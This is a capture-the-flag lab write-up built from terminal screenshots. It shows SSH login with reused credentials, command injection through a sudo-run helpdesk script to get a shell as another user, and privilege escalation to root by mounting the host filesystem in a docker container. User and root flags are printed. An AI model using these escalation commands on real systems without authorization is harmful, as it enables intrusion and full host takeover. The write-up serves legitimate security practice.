


```
08:40 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 ~ 20:40 anurodh
```

```
anurodh@ubuntu:~ (0.001s)
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Sep 16 15:10:40 UTC 2024

  System load:  0.0               Processes:              125
  Usage of /:   24.8% of 18.57GB  Users logged in:        0
  Memory usage: 22%               IP address for eth0:    10.10.5.6
  Swap usage:   0%                IP address for docker0: 172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.
```


```
08:40 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:40 sohamt (7.74s)
ssh anurodh@10.10.5.6
The authenticity of host '10.10.5.6 (10.10.5.6)' can't be established.
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1Vl2iLvyVIopHnZlbAEFxr82BFwc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.5.6' (ED25519) to the list of known hosts.
anurodh@10.10.5.6's password:
```

same creds. used to login through ssh.




```
08:43 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:43 anurodh
sudo -u apaar ./.helpline.sh


Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: oops
Hello user! I am oops,  Please enter your message: /bin/bash
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash: /home/anurodh/.bashrc: Permission denied
apaar@ubuntu:/home/apaar$
```

logged in as apaar through script because the message that we will enter will be executed. I came to know that by seeing the src. code of the script and found that if i enter /bin/bash in message then it will give me a shell as user "apaar".




```
apaar@ubuntu:/home/apaar$ cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
apaar@ubuntu:/home/apaar$
```

got user flag...



```
08:49 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:49 anurodh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh

# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# 

08:48 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:48 anurodh (8.781s)
docker images

REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              a24bb4013296        4 years ago         5.57MB
hello-world         latest              bf756fb1ae65        4 years ago         13.3kB

08:48 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:48 anurodh (0.165s)
id

uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

saw that user anurodh can run docker and an image existed so mounted the root directory in /mnt in the image and ran sh command in the container to get root shell.



```
08:49 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:49 anurodh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh

# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# ls
bin  boot  cdrom  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  swap.img  sys  tmp  usr  var  vmlinuz  vmlinuz.old
# cd /root
# ls
proof.txt
# cat proof.txt


                                        {ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}


Congratulations! You have successfully completed the challenge.


         ,-.-.     ,----.                                        _,.---._     .-._           ,----.
,-..-.-./  \==\ ,-.--` , \   _.-.      _.-.         _,..---._   ,-.' , -  `. /==/ \  .-._ ,-.--` , \
|, \=/\=|- |==||==|-  _.-` .-,.'|    .-,.'|        /==/,   -  \ /==/_,  ,  - \|==|, \/ /, /==|-  _.-`
|- |/ |/ , /==/|==|   `.-.|==|, |   |==|, |        |==|   _   _\==|   .=.     |==|-  \|  ||==|   `.-.
 \, ,     _|==/==/_ ,    /|==|- |   |==|- |        |==|  .=.   |==|_ : ;=:  - |==| ,  | -/==/_ ,    /
 | -  -  , |==|==|    .-' |==|, |   |==|, |        |==|,|   | -|==| , '='     |==| -   _ |==|    .-'
  \  ,  - /==/|==|_  ,`-._|==|- `-._|==|- `-._     |==|  '='   /\==\ -    ,_ /|==|  /\ , |==|_  ,`-._
  |-  /\ /==/ /==/ ,     //==/ - , ,/==/ - , ,/     |==|-,   _`/  '.='. -   .' /==/, | |- /==/ ,     /
  `--` `--`  `--`-----`` `--`-----'`--`-----'      `-.`.____.'     `--`--''   `--`./  `--`--`-----``


--------------------------------------------Designed By -------------------------------------------------------
                                        |  Anurodh Acharya |
                                        ---------------------

                                     Let me know if you liked it.

Twitter
        - @acharya_anurodh
Linkedin
        - www.linkedin.com/in/anurodh-acharya-b1937116a



#
```

got last flag....